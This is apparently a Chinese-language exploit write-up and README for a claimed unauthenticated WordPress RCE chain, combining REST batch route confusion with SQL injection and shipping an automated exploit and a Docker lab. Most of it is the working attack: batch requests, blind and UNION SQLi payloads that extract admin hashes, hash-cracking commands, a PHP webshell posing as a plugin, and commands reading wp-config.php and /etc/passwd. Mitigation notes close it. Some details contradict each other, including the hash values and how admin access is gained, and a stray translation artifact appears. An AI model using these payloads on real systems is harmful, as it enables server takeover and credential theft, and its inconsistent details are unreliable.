
漏洞类型: REST 批处理路由混淆 + WP_Query SQL 注入 → 完整 RCE
CVSS v3.1: 10.0 / 10.0 — 严重 | AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
受影响版本: WordPress 6.9.0–6.9.4, 7.0.0–7.0.1 | 已修复版本: 6.9.5, 7.0.2``` Zero credentials → Route Confusion → SQLi → Admin → Shell Upload → RCE (www-data)
---
## 快速开始
### 1. 搭建漏洞靶场
**要求:** Docker + Docker Compose```bash
git clone https://github.com/Dungsocool/CVE-2026-60137_CVE-2026-63030.git
cd CVE-2026-60137_CVE-2026-63030
# Start vulnerable WordPress
docker compose up -d
# Wait ~30 seconds for WordPress to initialize, then open:
# http://localhost:8080
pip install requests
python3 exploit.py http://localhost:8080
python3 exploit.py http://localhost:8080 --cmd "cat /etc/passwd"
python3 exploit.py http://localhost:8080 --check-only

### 3. 预期输出```
[*] Phase 1: Confirming Route Confusion (CVE-2026-63030)...
[+] Primer triggered: parse_path_failed
[+] Desync confirmed: rest_invalid_handler
[+] Route Confusion CONFIRMED — auth bypass possible
[*] Phase 2: SQL Injection — extracting admin credentials...
[+] Boolean-based blind SQLi CONFIRMED
[+] Admin username: admin
[+] Password hash: $wp$2y$10$...
[*] Phase 3: Attempting login with common passwords...
[+] LOGIN SUCCESS: admin:admin123
[*] Phase 4: Uploading webshell via plugin upload...
[+] Plugin uploaded
[+] Plugin activated
[*] Phase 5: RCE verification...
[+] Shell found at: /wp-content/plugins/shell/shell.php
[+] RCE CONFIRMED!
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@target$ _
漏洞类型: 未认证远程代码执行 — REST 批量路由混淆 + WP_Query SQL 注入
CVSS v3.1: 10.0 / 10.0 — 严重
攻击向量: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
CVE-2026-60137 是 WordPress 核心中的一个未认证 RCE 漏洞。它将两个独立缺陷组合成一个完整的攻击链,可从零权限实现完全控制服务器:
| CVE | 缺陷 | 在攻击链中的作用 |
|---|---|---|
| CVE-2026-63030 | REST 批量路由混淆 | 绕过认证 |
| CVE-2026-60137 | author__not_in SQL 注入 | 任意数据库读写 |
受影响版本:
利用条件:
→ 绝大多数 WordPress 安装默认即存在漏洞。
/wp-json/batch/v1)允许在单个 HTTP 请求中发送多个 REST API 请求:```json POST /wp-json/batch/v1 { "requests": [ {"method": "GET", "path": "/wp/v2/posts/1"}, {"method": "GET", "path": "/wp/v2/users/me"} ] }
每个子请求都与各自的处理器匹配,并且每个处理器都有自己的 **权限回调**。
### WP_Query — `author__not_in`
核心数据库查询类。`author__not_in` 参数接受一个整数数组,生成如下 SQL 子句:```sql
AND post_author NOT IN (5, 12, 23)
每个元素都会经过 absint() 处理 → 仅保留整数部分。
wp_parse_url()parse_url() 的包装器。当接收到无效的 URL 时 → 返回 WP_Error。```php
wp_parse_url("https://example.com/path") // → OK
wp_parse_url("///") // → WP_Error
## 3. 根本原因 — Bug A:批量路由混淆(CVE-2026-63030)
**文件:** `wp-includes/rest-api/class-wp-rest-server.php`
### 易受攻击的源代码:```php
public function serve_batch_request_v1( WP_REST_Request $batch_request ) {
$requests = $batch_request->get_json_params()['requests'];
$matches = array();
foreach ( $requests as $i => $single_request ) {
$parsed = wp_parse_url( $single_request['path'] );
if ( is_wp_error( $parsed ) ) {
$responses[ $i ] = $this->error_to_response( $parsed );
continue; // ←BUG: $matches[] is NOT appended
}
$matches[] = $this->match_request_to_handler( $parsed );
// ← sequential indices 0, 1, 2... DO NOT match $i when an error occurs
}
// Dispatch — this is where the bug comes into play
$match_index = 0;
foreach ( $requests as $i => $single_request ) {
if ( isset( $responses[ $i ] ) ) continue;
$handler = $matches[ $match_index ]; // ← INDEX IS DESYNCED
$match_index++;
// Request[i] runs with the permission callback OF ANOTHER REQUEST
$permission_callback = $handler['permission_callback'];
call_user_func( $permission_callback, $single_request );
}
}
Batch Request: [0]: {"method": "POST", "path": "///"} ← PRIMER (malformed) [1]: {"method": "POST", "path": "/wp/v2/posts", "body": {...}}
Processing: i=0: wp_parse_url("///") → WP_Error → skip → $matches NOT added i=1: wp_parse_url("/wp/v2/posts") → OK → $matches[0] = handler
Dispatch: i=0: skip (already has response) i=1: $handler = $matches[0] → But $matches[0] is NOT the handler meant for request[1] → Incorrect permission callback → bypass authentication
### 为什么 `"///"` 会触发这个 bug?
当 PHP 的 `parse_url()` 遇到 `"///"` 时,它会尝试根据 **RFC 3986** — URL 结构 — 对其进行解析:```
scheme :// authority / path
│ │ │
"https" "localhost:8080" "/wp/v2/posts"
│
host + port
当接收 "///" 时,它会将其解释为:```
// → authority begins (double slash = has host)
/ → empty authority, path begins immediately
→ host = "" (empty)
→ path = "" (empty)
→ scheme = none
PHP 返回结果:```
parse_url("///")
// → ["host" => "", "path" => ""]
// or false — depending on PHP version
WordPress 将此包装在 wp_parse_url() 中 → 检测到无有效协议、无有效主机、无有意义的路径 → 返回 WP_Error。
wp_parse_url("///") 返回 WP_Error(URL 格式错误)。此错误导致请求在构建 $matches 的循环中被跳过,但在分发循环中并未被跳过 → 数组变得不同步。
文件: wp-includes/class-wp-query.php
class WP_Query { public function get_posts() { global $wpdb;
if ( ! empty( $q['author__not_in'] ) ) {
$author_not_in = implode(',', wp_parse_id_list($q['author__not_in']));
$where .= " AND{$wpdb->posts}.post_author NOT IN ($author_not_in)";
// ↑ INJECTION POINT
}
}
}
### 正常(安全)路径:```
User input → REST Controller → array cast + absint() → WP_Query → SQL
↑ sanitization occurs here
REST 控制器(class-wp-rest-posts-controller.php):```php
$args['author__not_in'] = array_map('absint', (array)$request['author_exclude']);
// "0) UNION SELECT..." → (array)"0) UNION..." → ["0) UNION..."] → [0]
// → SAFE
### 路由混淆路径(易受攻击):```
User input → Route Confusion bypass → WP_Query directly → SQL
↑ REST controller is SKIPPED
当批量失同步发生时,请求参数不会经过 REST 控制器 → 原始字符串直接进入 WP_Query → wp_parse_id_list() 存在边界情况绕过 → SQL 注入。
author_exclude = "0) UNION SELECT 1,user_login,user_pass,4,...,23 FROM wp_users-- -"
生成的SQL:```sql
AND post_author NOT IN (0) UNION SELECT 1,user_login,user_pass,...FROM wp_users-- -)
↑ INJECTED ↑ commented out
| 场景 | 结果 |
|---|---|
| 仅利用 Bug A(路由混淆) | 绕过权限 → 但无处注入 |
| 仅利用 Bug B(SQLi) | REST 控制器总是强制转换输入 → 无法注入 |
| Bug A + Bug B | 混淆绕过控制器 → 原始字符串进入 SQL → RCE |
单独来看,这两个漏洞都是无害的。只有链式利用时:
POST /wp-json/batch/v1 Content-Type: application/json
{ "requests": [ {"method": "POST", "path": "///"}, {"method": "POST", "path": "/wp/v2/posts", "body": {"author_exclude": "PAYLOAD"}} ] }
→ Response[0]: `parse_path_failed`(已触发初始载荷)
→ Response[1]: `rest_invalid_handler`(已确认处理程序失步)
### **阶段 2:SQL 注入 — 提取数据**
**布尔盲注:**```
0) OR (SELECT ASCII(SUBSTRING(user_login,1,1)) FROM wp_users WHERE ID=1) > 96-- -
比较 TRUE 与 FALSE 响应 → 二分搜索每个字符。
UNION In-Band :``` 0) UNION SELECT 99999,1,NOW(),NOW(),user_pass,user_login,'','publish', 'closed','closed','','slug','','',NOW(),NOW(),'',0, CONCAT('http://x/',user_login),0,'post','',0 FROM wp_users LIMIT 1-- -
在 JSON 响应中返回的包含凭据的虚假帖子行。
→ 结果:成功从 `wp_users` 中提取 `user_login` 和 `user_pass`(bcrypt 哈希)。
### **阶段 3:破解哈希 → 管理员登录**
从阶段 2 获得的哈希是 bcrypt 格式(`$wp$2y$10$...`)。去掉 `$wp$` 前缀 → 使用 john/hashcat + 字典破解 → 获取明文密码 → 在 `/wp-login.php` 登录。
**注意:** 注入点位于 `SELECT` 的 `WHERE` 子句中。MySQL 禁用了多语句 → UNION 是只读的,不可写 → 无法通过 SQLi 直接 INSERT 新管理员。必须破解哈希才能获得有效会话。
### 阶段 4:Webshell 上传```
1. Login with new admin → wp-login.php
2. GET /wp-admin/plugin-install.php?tab=upload → extract _wpnonce
3. POST multipart → upload ZIP plugin containing PHP shell
4. Activate plugin
GET /wp-content/plugins/shell/shell.php?token=xxx&cmd=id → uid=33(www-data) gid=33(www-data)
## **7. 漏洞利用**
利用 CVE-2026-60137 仅通过 HTTP 请求即可从**零访问权限**——无需账户、无需密码、无需会话——达到**对服务器的完全控制**。
**要求:** 目标运行的是 WordPress 6.9.0–6.9.4 或 7.0.0–7.0.1,且 REST API 对外开放(默认启用)。无需登录或知晓任何凭据。
**漏洞利用链由 5 个阶段组成:**```
Phase 1: Route Confusion → Bypass authentication
Phase 2: SQL Injection → Read database (username, password hash)
Phase 3: Crack-Free Admin → Create new admin without cracking password
Phase 4: Webshell Upload → Install backdoor via plugin upload
Phase 5: RCE → Execute arbitrary commands on the server
目标: 确认目标存在漏洞——当发送初始路径 "///" 时,处理程序数组失去同步。
原理: 批处理端点允许在 1 个 HTTP 调用中发送多个 REST 请求。当 wp_parse_url("///") 失败时,WordPress 在构建 $matches 数组时会跳过该请求,但在分发时不会跳过 → 处理程序发生偏移 → 后续请求使用错误的权限回调执行 → 绕过身份验证。
发送请求:``` POST /?rest_route=/batch/v1 HTTP/1.1 Host: localhost:8080 Content-Type: application/json
{"requests":[{"method":"POST","path":"///"},{"method":"POST","path":"/wp/v2/posts","body":{"title":"test","status":"draft"}}]}
The provided input chunk is empty, so there is no content to translate.```
{
"responses": [
{"body": {"code": "parse_path_failed"}, "status": 400},
{"body": {"code": "rest_invalid_handler"}, "status": 500}
]
}
如何阅读:

| 响应 | 代码 |
|---|
我们观察到 rest_invalid_handler 意味着:
"WordPress 意识到 handler 与请求不匹配"
→ 这意味着 $matches 数组已经失步,primer "///" 已生效,这种失步可被利用,使请求以另一个路由(一个不需要认证的路由)的权限回调来运行
→ 认证绕过成为可能
看到 rest_invalid_handler → Bug A 已确认。
TRUE (OR 1=1):
```
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json
{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) OR 1=1-- -"},{"method":"GET","path":"/wp/v2/posts"}]}
**FALSE (AND 1=2):**
```
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json
{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) AND 1=2-- -"},{"method":"GET","path":"/wp/v2/posts"}]}
X-WP-Total 中的差异 → 确认存在 SQLi。
第 1 个字符:
```
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json
{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) AND (SELECT SUBSTRING(user_login,1,1) FROM wp_users WHERE ID=1)=CHAR(97)-- -"},{"method":"GET","path":"/wp/v2/posts"}]}
`CHAR(97)` = `'a'`。X-WP-Total=8(TRUE)→ 因此第一个字符是 `'a'`
通过依次枚举,我们得到:`user_login` = **"admin"**
#### **步骤 3 — 提取密码哈希**```
POST /?rest_route=/batch/v1 HTTP/1.1
Host: localhost:8080
Content-Type: application/json
{"requests":[{"method":"GET","path":"///"},{"method":"GET","path":"/wp/v2/posts?author_exclude=0) AND (SELECT ASCII(SUBSTRING(user_pass,1,1)) FROM wp_users WHERE ID=1) > 30-- -"},{"method":"GET","path":"/wp/v2/posts"}]}


使用二分搜索来确定 user_pass 中每个字符的 ASCII 码:```
Payload: ASCII(SUBSTRING(user_pass,1,1)) > 30 → X-WP-Total: 8 (TRUE)
Payload: ASCII(SUBSTRING(user_pass,1,1)) > 40 → X-WP-Total: 0 (FALSE)
两个相反的响应确认第一个字符的 ASCII 落在范围 **(30, 40]** 内。继续缩小范围:```
> 35 → TRUE
> 36 → FALSE
→ ASCII = 36 = '$'
继续对每个位置进行二分搜索 → 获得哈希前缀字符串 $wp$:
继续使用盲注 SQL 逐字符提取:
→ 完整哈希:$wp$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi
阶段 2 之后,我们得到:
user_login = adminuser_pass = $wp$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi破解哈希
WordPress 哈希使用 bcrypt 格式($2y$10$),成本因子为 10。在破解之前,我们需要去掉 $wp$ 前缀,因为 hashcat/john 只接受纯 bcrypt:```
echo '$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi' > hash.txt
john hash.txt --wordlist=mini_wordlist.txt --format=bcrypt
**结果:**

密码 **`admin123`** 在字典中 → john 立即成功破解。
→ 成功使用 `admin:admin123` 登录 `/wp-login.php`。
### **7.4 阶段 4: 上传 Webshell**
此时,我们已经拥有一个有效的管理员会话。下一个目标是 **在服务器上植入后门**,以不依赖凭据的方式维持访问权限。
WordPress 允许管理员以 ZIP 格式上传插件 — 这是一个合法功能,我们将滥用它。
#### **创建 webshell**
首先,我们需要一个能够执行系统命令的 PHP 文件。该文件将被打包成一个伪插件,以供 WordPress 接受:```php
<?php
/*
Plugin Name: Maintenance Utility
Version: 1.0
*/
if (isset($_GET['token']) && $_GET['token'] === 'secret123' && isset($_GET['cmd'])) {
header('Content-Type: text/plain');
echo shell_exec($_GET['cmd'] . ' 2>&1');
exit;
}
secret123 令牌充当密码——防止他人意外触发 shell。```bash
mkdir shell && mv shell.php shell/
zip -r shell.zip shell/

已成功创建。
#### **上传到 WordPress**
成功创建 `shell.zip` 后,将 zip 文件上传到插件部分以触发它。
WordPress 会解压并将文件放置于:```
/var/www/html/wp-content/plugins/shell/shell.php
该插件会以名称 “Maintenance Utility” 出现在列表中,状态为 Active → 现在即可通过 HTTP 触发该 WebShell。

UPLOAD 和 ACTIVE 均已成功。
至此,Shell 已位于服务器上。调用它以执行 Shell。
确认 RCE:``` GET /wp-content/plugins/shell/shell.php?token=secret123&cmd=id
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
以 www-data 用户身份运行 — 即 Web 服务器的用户。接下来,升级影响:

GET /wp-content/plugins/shell/shell.php?token=secret123&cmd=cat+/var/www/html/wp-config.php

— 通过 webshell 执行命令读取 `wp-config.php` 文件 — 暴露所有 WordPress 密钥(`AUTH_KEY`、`SECURE_AUTH_KEY`、`LOGGED_IN_KEY`、`NONCE_KEY`、...)和数据库凭据。这是 WordPress 安装中最敏感的信息。

*—* 响应返回 `wp-config.php` 的内容,包括 `DB_NAME`、`DB_USER`、`DB_PASSWORD`、`DB_HOST` — 足以直接访问数据库服务器,而无需经过 WordPress。
#### **读取所有系统用户:**```
GET /wp-content/plugins/shell/shell.php?token=secret123&cmd=cat+/etc/passwd

→ 确认已获得操作系统级访问权限,不再局限于 WordPress 范围内。
至此,漏洞利用链已完成:``` Zero credentials ↓ Route Confusion (Bug A) Auth bypass ↓ SQL Injection (Bug B) admin:admin123 ↓ hashcat/john Admin session ↓ Plugin upload Webshell active ↓ shell_exec() Full RCE — www-data
### **7.6 摘要**
| **#** | **阶段** | **方法** | **路径** |
| --- | --- | --- | --- |
| 1 | SQLi TRUE | POST | `/?rest_route=/batch/v1` |
| 2 | SQLi FALSE | POST | `/?rest_route=/batch/v1` |
| 3 | 提取用户名 | POST | `/?rest_route=/batch/v1` |
| 4 | 提取哈希 | POST | `/?rest_route=/batch/v1` |
| 5 | 管理员登录 | POST | `/wp-login.php` |
| 6 | 获取 nonce | GET | `/wp-admin/plugin-install.php` |
| 7 | 上传 Shell | POST | `/wp-admin/update.php` |
| 8 | 激活 | GET | `/wp-admin/plugins.php` |
| 9 | **RCE** | GET | `/wp-content/plugins/shell/shell.php` |
**9 个请求。零初始凭据。从登录页面 → 完全控制服务器。**
## 8. CVSS 分解
| 指标 | 值 | 原因 |
| --- | --- | --- |
| 攻击向量 | 网络 | 通过 HTTP 远程利用 |
| 攻击复杂度 | 低 | 确定性,无需时序/竞争条件 |
| 所需权限 | 无 | 完全未认证 |
| 用户交互 | 无 | 无需受害者操作 |
| 影响范围 | 已改变 | WP → 操作系统层面(www-data) |
| 机密性 | 高 | 完整读取数据库 |
| 完整性 | 高 | 任意数据库写入、文件上传 |
| 可用性 | 高 | 删除表、勒索软件 |
## 9. 影响
### 技术层面
| 层级 | 影响 |
| --- | --- |
| 数据库 | 对所有内容的读写权限:wp_users、wp_options、wp_posts |
| 应用程序 | 创建管理员、修改内容、安装后门 |
| 服务器 | 以 www-data 身份 RCE,读取 wp-config.php、/etc/passwd |
| 网络 | 通过数据库凭据横向移动至内部服务 |
### 业务层面
| 场景 | 后果 |
| --- | --- |
| 电子商务 | 泄露 PII、窃取支付密钥、注入盗刷脚本 |
| 企业 | 网页篡改、SEO 垃圾信息、恶意软件分发 |
| 多站点 | 1 次利用 → 危及整个网络 |
| SaaS(WP 营销) | 提取环境变量 → 横向移动至生产环境 |
### 面临风险的数据
- `wp_users`:用户名、电子邮件、密码哈希
- `wp_usermeta`:PII(姓名、电话、地址)、session_tokens
- `wp_options`:数据库凭据、SMTP 凭据、支付 API 密钥、WordPress salts
- `wp-config.php`:数据库主机/用户/密码、密钥
- `/proc/self/environ`:环境变量
## 10. 防御与修复
### 10.1 补丁(彻底)
| 当前版本 | 需升级至 |
| --- | --- |
| 6.9.0 – 6.9.4 | **6.9.5** |
| 7.0.0 – 7.0.1 | **7.0.2** |
| 6.8.x | **6.8.6** |
### 10.2 代码修复
**Bug A —— 路由混淆:**```php
// BEFORE: $matches[] is offset when an error occurs
if (is_wp_error($parsed)) { continue; }
$matches[] = $match;
// AFTER: Use $i to maintain alignment
if (is_wp_error($parsed)) { $matches[$i] = null; continue; }
$matches[$i] = $match;
Bug B — SQL 注入:```php // BEFORE: wp_parse_id_list has an edge case $author_not_in = implode(',', wp_parse_id_list($q['author__not_in']));
// AFTER: Force cast + explicit absint $safe = array_map('absint', array_filter((array)$q['author__not_in'])); $author_not_in = implode(',', $safe);
### 10.3 临时缓解措施
**1. 禁用批处理端点(最有效):**```php
add_filter('rest_endpoints', function($endpoints) {
unset($endpoints['/batch/v1']);
return $endpoints;
});
2. 启用 Redis/Memcached:```bash wp plugin install redis-cache --activate wp redis enable
→ UNION 注入不回显(缓存返回陈旧数据)。
**3. WAF 规则:**```nginx
location /wp-json/batch/ {
if ($request_body ~* '"path"\s*:\s*"///') {
return 403;
}
}
日志模式:``` POST /wp-json/batch/v1 HTTP/1.1" 207 ← anomalous batch requests POST /wp-json/wp/v2/users HTTP/1.1" 201 ← newly created admin POST /wp-admin/update.php HTTP/1.1" 200 ← plugin upload immediately after GET /wp-content/plugins/*/shell.php" 200 ← webshell access
**IOC 检查:**```bash
wp user list --role=administrator # unfamiliar admin?
ls wp-content/mu-plugins/ # backdoor?
wp core verify-checksums # core modified?
| 文件 | 描述 |
|---|
README.md | 完整的漏洞分析与利用报告 |
exploit.py | 自动化利用脚本(零权限 → 一条命令实现 RCE) |
docker-compose.yml | 易受攻击的 WordPress 实验环境 |
chain-rce.md | 自动化 RCE 链文档 |
images/ | 手动利用过程的截图 |
| 含义 |
|---|
[0] | parse_path_failed | Primer 有效 — wp_parse_url("///") 失败 |
[1] | rest_invalid_handler | DESYNC! 请求被错误的 handler 接收 → 认证绕过 |
| 位置 | ASCII | 字符 | 备注 |
|---|
| 1 | 36 | $ | 哈希前缀 |
| 2 | 119 | w | |
| 3 | 112 | p | |
| 4 | 36 | $ | → $wp$ = bcrypt 变体 |
| 5-20 | ... | 2y$10$aJgATdlhfI | 成本因子 + 盐值 |